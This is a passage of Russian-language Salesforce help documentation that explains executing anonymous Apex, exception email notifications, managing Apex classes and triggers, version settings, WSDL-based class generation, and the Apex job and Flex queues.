1. Чтобы открыть окно Enter Apex Code, последовательно выберите пункты **Debug** > **Open Execute Anonymous Window**.



2. Введите нужный код в окно Enter Apex Code или щелкните значок для открытия редактора кода в новом окне обозревателя. Чтобы автоматически открыть полученный журнал отладки по завершении выполнения, установите флажок **Open Log**.

   Прим.: Анонимный код не может содержать ключевое слово `static`.

3. Выполните код.
   a. Чтобы выполнить весь код, указанный в окне, нажмите кнопку **Execute** или воспользуйтесь комбинацией клавиш CTRL + E.
   b. Чтобы выполнить только отдельные строки кода, выберите нужные строки и нажмите кнопку **Execute Highlighted** или воспользуйтесь комбинацией клавиш CTRL + SHIFT + E.

4. При наличии флажка **Open Log** журнал автоматически откроется в представлении Log Inspector. После выполнения кода журнал отладки добавляется на вкладку **Logs**. Чтобы открыть журнал в представлении Log Inspector, дважды щелкните нужный журнал.

5. Чтобы повторно выполнить тот же код без внесения изменений, последовательно выберите пункты **Debug** > **Execute Last**. Чтобы открыть окно Enter Apex Code, содержащее предыдущую запись, и изменить код, последовательно выберите пункты **Debug** > **Open Execute Anonymous Window**.

СМ. ТАКЖЕ:

Меню отладки консоли разработчика

Log Inspector

Журналы отладки

Вкладка Logs

Что происходит при возникновении исключения Apex?

При возникновении исключения выполнение кода останавливается. Операции DML, обработанные перед исключением, отменяются и не передаются в базу данных. Исключения регистрируются журналами отладки. При возникновении необработанных исключений (исключения, которые не обнаруживаются кодом) система Salesforce отправляет сообщение эл. почты, содержащее сведения об исключении. Конечному пользователю отображается сообщение об ошибке в пользовательском интерфейсе Salesforce.

Сообщения эл. почты о необработанных исключениях

При возникновении необработанных исключений Apex система отправляет сообщения эл. почты, содержащие трассировку стека Apex, организацию клиента и код пользователя. Другие данные клиента не возвращаются. По умолчанию сообщения эл. почты о необработанных исключениях отправляются разработчику, указанному в поле `LastModifiedBy` невыполненного класса или триггера. Кроме того, сообщения эл. почты могут отправляться пользователям организации Salesforce и произвольным получателям. Чтобы настроить данные электронные уведомления, введите строку *«Сообщения эл. почты об исключениях Apex»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Сообщения эл. почты об исключениях Apex»**. При необходимости настройте сообщения эл. почты об исключениях Apex посредством объекта Tooling API по имени ApexEmailNotification.

Прим.: При возникновении повторяющихся исключений в коде Apex, который выполняется синхронно, последующие сообщения эл. почты об исключениях блокируются и отправляется только первое сообщение эл. почты. Данная блокировка позволяет избежать переполнения папки входящих сообщений эл. почты разработчика уведомлениями об одной и той же ошибке. При использовании кода Apex, который выполняется асинхронно, включая пакеты Apex и методы с примечанием `@future`, сообщения эл. почты о повторяющихся исключениях не блокируются.

Необработанные исключения в пользовательском интерфейсе

При обнаружении исключения, возникшего в коде Apex во время использования стандартного пользовательского интерфейса, конечному пользователю отображается сообщение об ошибке. Сообщение об ошибке содержит текст, аналогичный уведомлению ниже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience


Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице настройки сообщений эл. почты об исключениях Apex:
- Просмотр настройки

Для создания кода Apex:
- Автор Apex

Для использования Tooling API:
- API включен



Обработка исключений Apex в управляемых пакетах

При создании управляемого пакета для каталога Force.com AppExchange рекомендуем указать пользователя, которому должно быть отправлено электронное уведомление о возникновении исключения, которое не может быть обнаружено кодом Apex. Ниже перечислены действия, которые могут вызывать необрабатываемые исключения.

- Действие или метод считывания Visualforce
- Метод веб-службы
- Триггер

Отправленное сообщение эл. почты использует следующий формат:

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Enterprise Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания пакетов:

- Создание пакетов Force.com AppExchange

Для загрузки пакетов:

- Передача пакетов Force.com AppExchange

Для создания Apex:

- Автор Apex

---------- Тема:
`Developer script exception from` *`ИМЯ_КЛАССА`* `Apex script unhandled trigger exception by user/organization:` *`КОД_ПОЛЬЗОВАТЕЛЯ/КОД_ОРГАНИЗАЦИИ СТРОКА_ИСКЛЮЧЕНИЯ ТРАССИРОВКА_СТЕКА`*

Например:

```
---------- От: Apex Application? <info@salesforce.com> Кому: joeuser@salesforce.com
<joeuser@salesforce.com> Тема: Developer script exception from Gack WS? Дата: Пн, 26 Ноя
2007 14:42:41 +0000 (GMT) (06:42 PST) Apex script unhandled trigger exception by
user/organization: 010x0000000rfPg/00Fx00000009ejj TestException.Test Exception?: Gack
WS exception Class.Gack WS?.gackTestException: line 4, column 11
--------------------------------------------------------------------------------
```

Количество сообщений эл. почты, созданных для одной ошибки и использующих одну тему, не может превышать 10 за одну минуту.

Управление классами Apex

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Enterprise Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения, редактирования, удаления, настройки параметров безопасности, настройки параметров версии, просмотра зависимостей и выполнения тестов для классов Apex:

- Автор Apex

Класс Apex — это шаблон или образец, используемый для создания объектов Apex. Классы состоят из других классов, заданных пользователем методов, переменных, типов исключений и статического кода инициализации. Сохраненные переменные или методы класса могут запускаться другим кодом Apex или посредством SOAP API (или AJAX Toolkit) для методов, обозначенных ключевым словом `webService`.

Страница «Классы Apex» позволяет создавать классы Apex и управлять ими. Для классов «Apex» введите строку *«Классы Apex»* в поле «Быстрый поиск» и выберите пункт **«Классы Apex»**. Дополнительные функции разработки доступны на консоли разработчика.

Чтобы создать класс Apex, нажмите кнопку **«Создать»** на странице «Классы Apex» и введите код Apex в редактор.

Разработчики могут создавать методы класса в соответствии с синтаксисом, описанным в *Руководстве разработчика Force.com Apex Code*. Классы могут быть созданы автоматически на основе документа WSDL, хранящегося на локальном жестком диске или в сети. Создание класса на основе документа WSDL позволяет разработчикам создавать выноски на внешнюю веб-службу в Apex. Чтобы создать класс Apex на основе документа WSDL, нажмите кнопку **«Создать из WSDL»** на странице «Классы Apex».

Ниже перечислены действия, доступные после создания класса Apex.

- Чтобы изменить содержимое класса в обычном редакторе, щелкните ссылку **«Правка»** напротив имени нужного класса.
- Чтобы удалить класс из организации, щелкните ссылку **«Удал.»** напротив имени нужного класса.

  Прим.:

  - Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (развернуть), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые компанией Salesforce для поддержки пользователей и партнеров. Согласно «Основному соглашению о подписке», данные ресурсы не относятся к службам Salesforce.
  - Класс, указанный в качестве контроллера для страницы или компонента Visualforce, не может быть удален.

  - Значок указывает, что класс Apex выпущен в управляемом пакете. Классы Apex в пакетах подчиняются особым рекомендациям. Управляемый — выпущенный
  - Значок  указывает на использование класса Apex в установленном управляемом пакете. Класс, используемый управляемым пакетом, не может быть изменен или удален.
  - Значок  указывает, что класс Apex, используемый в управляемом выпущенном ранее пакете, будет удален при следующей загрузке пакета. Класс Apex может быть восстановлен на странице сведений о пакете.

- Если класс Apex содержит методы, определенные как `webService`, щелкните ссылку **«WSDL»** напротив имени нужного класса, чтобы создать документ WSDL на основе содержимого класса. Данный документ содержит все сведения, необходимые клиенту для использования методов веб-службы Apex. Итоговый документ WSDL содержит все методы класса, помеченные ключевым словом `webService`.
- Чтобы выбрать профили, которым разрешается выполнять методы класса в точках входа верхнего уровня (например, методы веб-службы), щелкните ссылку **«Безопасность»** напротив имени нужного класса. Данная ссылка отображается для классов, установленных в организацию как часть управляемого пакета, только при условии их глобальности.
- Чтобы определить процентное содержание кода Apex, охваченного поблочными тестами, щелкните ссылку **«Оценить покрытие кода организации»**. Данное процентное содержание основывается на последних результатах выполненных тестов. При отсутствии результатов тестов покрытие кода составляет 0%.
- Чтобы выполнить все поблочные тесты при их наличии как минимум в одном классе Apex, нажмите кнопку **«Выполнить все тесты»**.
- Чтобы скомпилировать все классы Apex, доступные в организации, щелкните ссылку **«Компилировать все классы»**. Чтобы просмотреть классы, установленные из управляемого пакета и содержащие методы теста или являющиеся классами теста, а также выполнить методы теста на странице «Выполнение теста Apex», рекомендуем сначала скомпилировать данные классы. Классы управляемого пакета не могут быть сохранены, поэтому могут быть скомпилированы только посредством ссылки **«Компилировать все классы»**. В противном случае, сохранение классов Apex, установленных из неуправляемого пакета, инициирует их повторную компиляцию. Данная ссылка компилирует все классы Apex, доступные в организации, независимо от пакета, использованного для их установки.



Прим.: Префикс пространства имен добавляется в классы и триггеры Apex, страницы и компоненты Visualforce, фирменные шаблоны, папки, элементы S-Control, статические ресурсы, веб-ссылки и типы настраиваемых отчетов при их наличии в управляемом пакете. Поле префикса пространства имен отображается для фирменных шаблонов, папок и типов настраиваемых отчетов только при наличии полномочия «Настройка приложения».

СМ. ТАКЖЕ:

Определение классов Apex

Просмотр классов Apex

Управление триггерами Apex

Триггер — это код Apex, который выполняется перед некоторым событием языка манипулирования данными (DML) или после него (например, перед вставкой записи объекта в базу данных или после удаления записи).

Триггеры хранятся в системе Salesforce в качестве метаданных. Список всех триггеров в вашей организации находится на странице «Триггеры Apex» в разделе «Настройка». Триггеры также связаны и сохраняются с конкретными объектами и выводятся в списке параметров управления объектами для каждого объекта. Дополнительные функции разработки доступны на консоли разработчика.

Прим.: Префикс пространства имен добавляется в классы и триггеры Apex, страницы и компоненты Visualforce, фирменные шаблоны, папки, элементы S-Control, статические ресурсы, веб-ссылки и типы настраиваемых отчетов при их наличии в управляемом пакете. Поле префикса пространства имен отображается для фирменных шаблонов, папок и типов настраиваемых отчетов только при наличии полномочия «Настройка приложения».

Чтобы создать триггер Apex, нажмите кнопку **«Создать»**.

Прим.: Триггеры могут быть созданы только посредством связанного объекта, но не страницы «Триггеры Apex».

Ниже перечислены действия, доступные после создания триггера Apex.

- Чтобы изменить содержимое триггера в обычном редакторе, щелкните ссылку **«Правка»** напротив имени нужного триггера.
- Чтобы удалить триггер из организации, щелкните ссылку **«Удал.»** напротив имени нужного триггера.

Прим.:

- Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (развернуть), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые компанией Salesforce для поддержки пользователей и партнеров. Согласно «Основному соглашению о подписке», данные ресурсы не относятся к службам Salesforce.
- Значок указывает на использование триггера Apex в установленном управляемом пакете. Триггер, используемый управляемым пакетом, не может быть изменен или удален.
- Значок указывает, что триггер Apex, используемый в управляемом выпущенном ранее пакете, будет удален при следующей загрузке пакета. Триггер Apex может быть восстановлен на странице сведений о пакете.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения, редактирования, удаления, настройки параметров версии и просмотра зависимостей для триггеров Apex:

- Автор Apex

СМ. ТАКЖЕ:

Определение триггеров Apex

Поиск по параметрам управления объектами

Управление параметрами версии для Apex

В целях обеспечения обратной совместимости классы сохраняются с параметрами определенной версии Apex и API. Если класс Apex ссылается на компоненты установленных управляемых пакетов (например, настраиваемый объект), то параметры версии для каждого управляемого пакета, используемого классом, также сохраняются. Подобно Apex, API и компоненты управляемых пакетов используются в последующих выпущенных версиях, но классы или триггеры все равно остаются связанными с версиями, поведение которых уже известно.

Версия пакета — это номер, который определяет набор компонентов, загруженных в пакет. Для номера версии используется следующий формат: *основной_номер*.*дополнительный_номер*.*номер_исправления* (например, 2.1.3). Основной и дополнительный номера увеличиваются на выбранное значение при каждом основном выпуске. Значение переменной *номер_исправления* указывается и обновляется только в случае выпуска исправления. Версии пакета позволяют издателям изменять компоненты управляемых пакетов путем выпуска последующих версий пакета без нарушения текущих интеграций, использующих пакет.

Чтобы настроить Salesforce API и версию Apex для класса или триггера, выполните указанные ниже действия.

1. Измените класс или триггер и щелкните **«Параметры версии»**.
2. Заполните поле «Версия» для Salesforce API. Данная версия также определяет версию Apex, связанную с классом или триггером.
3. Нажмите кнопку **«Сохранить»**.

Чтобы настроить параметры версии пакета для класса или триггера, выполните указанные ниже действия.

1. Измените класс или триггер и щелкните **«Параметры версии»**.
2. Заполните поле «Версия» для каждого управляемого пакета, используемого классом или триггером. Данная версия управляемого пакета продолжает использоваться классом или триггером при установке более поздних версий управляемого пакета, если параметры версии не обновляются пользователем вручную. Чтобы добавить установленный управляемый пакет в список параметров, выберите нужный пакет из списка доступных пакетов. Список отображается только при наличии установленного управляемого пакета, который больше не связан с классом или триггером.
3. Нажмите кнопку **«Сохранить»**.

Ниже перечислены рекомендации по работе с параметрами версии пакета.

- Класс или триггер Apex, ссылающийся на управляемый пакет, по умолчанию связывается с последней установленной версией управляемого пакета, если при его сохранении версия управляемого пакета не указывается.
- Если класс или триггер ссылается на пакет, то кнопка **«Удалить»** недоступна для параметров версии класса или триггера, используемых управляемым пакетом. Чтобы определить области использования управляемого пакета классом или триггером, нажмите кнопку **«Показать зависимости»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** и **Database.com Edition**.

Управляемые пакеты недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения, редактирования, удаления, настройки параметров безопасности, настройки параметров версии, просмотра зависимостей и выполнения тестов для классов Apex:

- Автор Apex

Просмотр классов Apex

При необходимости просмотрите код, содержащийся в созданном классе, API, использованный для сохранения класса, а также сведения о действительности или активности класса. В меню «Настройка» введите *«Классы Apex»* в поле «Быстрый поиск», затем выберите **«Классы Apex»**, затем щелкните имя класса, который необходимо просмотреть. Ниже перечислены действия, доступные при просмотре класса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения, редактирования, удаления, настройки параметров безопасности, настройки параметров версии, просмотра зависимостей и выполнения тестов для классов Apex:

- Автор Apex

- Чтобы изменить класс, щелкните **«Правка»**.

  Прим.:

  - Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (развернуть), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые компанией Salesforce для поддержки пользователей и партнеров. Согласно «Основному соглашению о подписке», данные ресурсы не относятся к службам Salesforce.
  - Значок указывает, что класс Apex выпущен в управляемом пакете. Классы Apex в пакетах подчиняются особым рекомендациям.
    Управляемый — выпущенный
  - Значок указывает на использование класса Apex в установленном управляемом пакете. Класс, используемый управляемым пакетом, не может быть изменен или удален.
  - Значок указывает, что класс Apex, используемый в управляемом выпущенном ранее пакете, будет удален при следующей загрузке пакета. Класс Apex может быть восстановлен на странице сведений о пакете.

  Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (развернуть), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые компанией Salesforce для поддержки пользователей и партнеров. Согласно «Основному соглашению о подписке», данные ресурсы не относятся к службам Salesforce.

- Чтобы удалить класс, щелкните **«Удалить»**.

  Прим.: Класс, указанный в качестве контроллера для страницы или компонента Visualforce, не может быть удален.

- Если класс содержит метод, определенный как `webService`, нажмите кнопку **«Создать WSDL»**, чтобы создать документ WSDL на основе класса.

  Прим.: Документ WSDL не может быть создан для классов, определенных как `isTest`.

- Чтобы загрузить копию Apex, нажмите кнопку **«Загрузить»**.
- Чтобы выполнить поблочные тесты, содержащиеся в классе, нажмите кнопку **«Выполнить тест»**.

- Чтобы задать параметры безопасности на уровне класса Apex, щелкните **«Безопасность»**.
- Чтобы просмотреть элементы (например, поля, объекты или другие классы), необходимые для того, чтобы данный класс был действителен, нажмите кнопку **«Показать зависимости»**.

Вкладка **«Краткое описание класса»** отображает прототип класса, то есть, классы, методы и переменные, доступные другому коду Apex. Вкладка **«Краткое описание класса»** содержит уровни доступа и сигнатуры для каждого метода и переменной класса Apex, а также любые внутренние классы. Данная вкладка доступна только при наличии прототипа.

Прим.:

- Если классы Apex не включены в управляемые пакеты, то система отображает только классы, методы и переменные, определенные как глобальные или общедоступные.
- Если классы Apex включены в управляемые пакеты, то вкладка **«Краткое описание класса»** отображает версию пакета, использованную для внедрения отдельного свойства или метода. Чтобы просмотреть прототип выбранной версии пакета, выберите номер версии из раскрывающегося списка. По умолчанию используется текущая установленная версия. Разработчик пакета может объявить метод Apex нерекомендуемым и загрузить новую версию пакета, предоставляя классу Apex доступ к другому прототипу. Прототипы для классов управляемого пакета отображают только классы, методы и переменные, определенные как глобальные.

Если класс Apex ссылается на компоненты установленных управляемых пакетов (например, другой класс, триггер или настраиваемый объект), то вкладка **«Параметры версии»** отображает версии пакетов, содержащих данные компоненты.

Вкладка **«Фильтры журнала»** отображает категории и уровни журнала отладки, которые могут быть заданы для класса.

СМ. ТАКЖЕ:

Определение классов Apex

Управление классами Apex

Фильтрация журналов отладки для классов и триггеров Apex

Просмотр сведений о триггерах Apex

Триггеры Apex хранятся в приложении в качестве метаданных связанного объекта. Вы можете также просмотреть все триггеры в меню «Настройка». Для этого введите строку *«Триггеры Apex»* в поле «Быстрый поиск», затем выберите **Триггеры Apex**.

Прим.: Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (развернуть), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые компанией Salesforce для поддержки пользователей и партнеров. Согласно «Основному соглашению о подписке», данные ресурсы не относятся к службам Salesforce.

Чтобы просмотреть сведения триггера, в меню «Настройка» введите «Триггеры Apex» в поле «Быстрый поиск», выберите **«Триггеры Apex»**, затем щелкните имя триггера. При необходимости сведения о триггере можно просмотреть в параметрах управления объектами.

Ниже перечислены действия, доступные на странице сведений о триггере.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра триггеров Apex:

- Автор Apex

- Чтобы изменить содержимое триггера, нажмите кнопку **«Правка»**.

  Прим.: Значок указывает на использование триггера Apex в установленном управляемом пакете. Триггер, используемый управляемым пакетом, не может быть изменен или удален.

- Чтобы удалить триггер из организации, нажмите кнопку **«Удалить»**.
- Чтобы просмотреть элементы (например, поля, элементы S-Control или классы), используемые кодом Apex триггера, нажмите кнопку **«Показать зависимости»**.
- Чтобы загрузить текст триггера, нажмите кнопку **«Загрузить Apex»**. При сохранении файлу присваивается имя триггера и расширение `.trg`.

Ниже перечислены данные, доступные на странице сведений о триггере.

- Имя триггера.
- Имя объекта, связанного с триггером (например, организация или обращение).
- Версия API, использованная для сохранения триггера.
- Действительность триггера.

  Прим.: Пометка `isValid` со значением `true` хранится вместе с триггером до изменения зависимых метаданных после последней компиляции триггера. Пометке `isValid` присваивается значение `false`, если повторная обработка кода компилятором Apex не завершена, при изменении имен или полей объекта, используемых в триггере, включая несущественные изменения (например, редактирование описания объекта или поля). Повторная компиляция выполняется при следующем выполнении триггера или повторном сохранении триггера в метаданных.

  Если поле поиска ссылается на удаленную запись, то система Salesforce удаляет значение поля поиска по умолчанию. При необходимости записи, используемые во взаимосвязи поиска, могут быть заблокированы от удаления.

- Активность триггера.
- Текст кода Apex, содержащегося в триггере.
- Если триггер ссылается на компоненты установленных управляемых пакетов (например, класс Apex, страница Visualforce, настраиваемый объект и т. д.), то раздел «Параметры версии» содержит версии пакетов, содержащих данные компоненты.
- Если триггер используется установленным управляемым пакетом, то параметр «Установленный пакет» содержит имя пакета.

Вкладка **«Фильтры журнала»** отображает категории и уровни журнала отладки, которые могут быть заданы для триггера. Дополнительную информацию см. в разделе «Фильтрация журналов отладки для классов и триггеров Apex» на странице 7310.

СМ. ТАКЖЕ:

Поиск по параметрам управления объектами

Создание класса Apex из WSDL

Класс Apex может быть создан автоматически на основе документа WSDL, хранящегося на локальном жестком диске или в сети. Создание класса на основе документа WSDL позволяет разработчикам создавать выноски на внешнюю веб-службу в Apex.

Прим.: Рекомендуем использовать исходящие сообщения для обработки решений по интеграции. Выноски на сторонние веб-службы используются только при необходимости.

Чтобы получить доступ к данной функции, выполните указанные ниже действия.

1. В приложении введите строку *«Классы Apex»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Классы Apex»**.
2. Нажмите кнопку **«Создать из WSDL»**.
3. Чтобы выбрать документ WSDL на локальном жестком диске или в сети, нажмите кнопку **«Обзор»** или введите полный путь. Данный документ WSDL является основой для создаваемого класса Apex.

   Прим.: Выбранный документ WSDL может содержать расположение конечной точки SOAP, ссылающееся на исходящий порт.

   Из соображений безопасности система Salesforce ограничивает доступные исходящие порты.

   - 80. данный порт принимает только подключения HTTP.
   - 443. данный порт принимает только подключения HTTPS.
   - 1024–66535 (включительно): данные порты принимают подключения HTTP или HTTPS.
4. Чтобы проверить содержимое документа WSDL, нажмите кнопку **«Анализировать WSDL»**. Приложение создает стандартное имя класса для каждого пространства имен в документе WSDL и составляет отчет по любым ошибкам. Анализ завершается ошибкой, если WSDL содержит типы или конструкции схем, которые не поддерживаются классами Apex, или, если итоговые классы Apex превышают ограничение, равное 1 миллиону символов. Например, документ WSDL интерфейса Salesforce SOAP API не может быть проанализирован.
5. При необходимости измените имена классов. Чтобы сохранить несколько пространств имен WSDL в одном классе, укажите одно имя класса для каждого пространства имен. Обратите внимание, что классы Apex могут содержать не более 1 миллиона символов.
6. Нажмите кнопку **«Создать Apex»**. Последняя страница мастера отображает успешно созданные классы и ошибки, обнаруженные в других классах. Данная страница также содержит ссылку для просмотра успешно созданного кода.

Успешно созданные классы Apex содержат заглушку и классы типов для вызова сторонней веб-службы, представленной документом WSDL. Данные классы позволяют вызывать внешнюю веб-службу посредством Apex. Второй класс, создаваемый для каждого созданного класса, использует одинаковое имя и префикс `Async`. Первый класс используется синхронными выносками. Второй класс используется асинхронными выносками. Дополнительную информацию см. в *Руководстве разработчика Force.com Apex Code*.

Ниже перечислены рекомендации по использованию созданного Apex.

- Если документ WSDL содержит зарезервированное слово Apex, то слово дополняется суффиксом `_x` при создании класса Apex. Например, слово `limit` в документе WSDL преобразуется в слово `limit_x` в созданном классе Apex. Список зарезервированных слов см. в *Руководстве разработчика Force.com Apex Code*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения, редактирования, удаления, настройки параметров безопасности, настройки параметров версии, просмотра зависимостей и выполнения тестов для классов Apex:

- Автор Apex

- Если операция в WSDL использует выходное сообщение, содержащее несколько элементов, то созданный Apex переносит элементы во внутренний класс. Метод Apex, представляющий операцию WSDL, возвращает внутренний класс взамен отдельных элементов.

СМ. ТАКЖЕ:

Определение классов Apex

Отслеживание очереди заданий Apex

Очередь заданий Apex содержит все задания Apex, отправленные на выполнение. Данный список содержит выполненные и выполняемые задания, включая:

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

- Невыполненные методы Apex с пометкой `future`. Подобным заданиям соответствует значение «Будущее» в столбце «Тип задания» и пустое значение в столбце «Всего пакетов» или «Обработанные пакеты».
- Невыполненные классы Apex, реализующие интерфейс `Queueable`. Подобным заданиям соответствует значение «Будущее» в столбце «Тип задания» и пустое значение в столбце «Всего пакетов» или «Обработанные пакеты».
- Выполняемые запланированные задания Apex.
  - Подобным заданиям соответствует значение «Запланированный Apex» в столбце «Тип задания», пустое значение в столбце «Всего пакетов» или «Обработанные пакеты» и неизменяемый статус «В очереди».
  - Данная страница не позволяет прерывать запланированные задания; для управления или удаления запланированных заданий рекомендуем использовать страницу «Запланированные задания».
  - Запланированное задание отображается на страницах «Задания Apex» и «Запланированные задания», но учитывается только ограничением по асинхронным выполнениям Apex.
- Выполняемые пакетные задания на пересчет общего доступа к Apex. Подобным заданиям соответствует значение «Пересчет общего доступа» в столбце «Тип задания». Записи в задании на пересчет общего доступа автоматически делятся на пакеты. Столбец «Всего пакетов» отображает общее количество пакетов для задания. Столбец «Обработанные пакеты» отображает количество обработанных пакетов.
- Выполняемые пакетные задания Apex. Подобным заданиям соответствует значение «Пакет Apex» в столбце «Тип задания». Записи в пакетном задании Apex автоматически делятся на пакеты. Столбец «Всего пакетов» отображает общее количество пакетов для задания. Столбец «Обработанные пакеты» отображает количество обработанных пакетов.

Прим.: В настоящее время предоставляется ограниченная поддержка пакетных заданий на пересчет общего доступа. Дополнительную информацию о включении пакетных заданий на пересчет общего доступа к Apex можно получить в компании Salesforce.

Данная таблица содержит все возможные значения статуса задания. Столбец «Статус» отображает текущий статус задания. Ниже перечислены возможные значения.

Статус	Описание
В очереди	Задание ожидает выполнения.
Подготовка	Метод задания `start` инициирован. Длительность отображения данного статуса определяется размером пакета записей.

Статус	Описание
Обрабатывается	Задание обрабатывается.
Прервано	Задание прервано пользователем.
Завершено	Задание завершено.
Сбой	Задание инициировало сбой системы.

Пакетным заданиям Apex, добавленным в очередь Flex заданий Apex, может быть назначен статус «Удержание». См. раздел «Отслеживание очереди Flex заданий Apex».

Если во время обработки пакета произошла как минимум одна ошибка, то столбец «Сведения о статусе» содержит краткое описание первой ошибки. Более подробное описание первой ошибки и список последующих ошибок отправляются создателю текущего класса пакета по эл. почте.

Чтобы видеть все пакетные классы Apex, щелкните ссылку в верхней части страницы для перехода на страницу пакетных заданий. Нажмите кнопку **Подробнее** для конкретного пакетного класса для показа родительских заданий пакетного класса, включая следующее:

- Статус
- Даты представления и завершения
- Затраченное время для каждого пакета
- Количество обработанных пакетов
- Количество сбойных пакетов

Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Это особенно полезно, если вы видите только будущие методы.

Одновременно организация может выполнять только один метод `start` пакетного задания Apex. Невыполненные пакетные задания находятся в очереди до начала их выполнения. Обратите внимание, что данное ограничение не вызывает ошибку выполнения пакетного задания, а методы `execute` пакетных заданий Apex продолжают выполняться параллельно при условии выполнения нескольких заданий.

Чтобы отменить задание Apex любого типа, щелкните ссылку **«Отменить задание»** в столбце «Действие».

Все выполненные пакетные задания удаляются из списка очереди через семь дней.

Дополнительную информацию об Apex см. в *Руководстве разработчика Force.com Apex Code*.

СМ. ТАКЖЕ:

Расписание Apex

Отслеживание очереди Flex заданий Apex

Страница «Очередь Flex заданий Apex» позволяет просматривать и изменять порядок отображения всех пакетных заданий со статусом «Удержание». При необходимости измените порядок отображения пакетных заданий программным способом посредством кода Apex.

При необходимости добавьте не более 100 пакетных заданий со статусом «Удержание» в очередь. При освобождении системных ресурсов задания извлекаются из начала очереди Flex заданий Apex и перемещаются в очередь пакетных заданий. Для каждой организации может одновременно обрабатываться не более пяти добавленных в очередь или активных заданий. При перемещении задания из очереди Flex на обработку статус «Удержание» заменяется статусом «В очереди». Задания, добавленные в очередь, выполняются по мере готовности системы к обработке новых заданий.

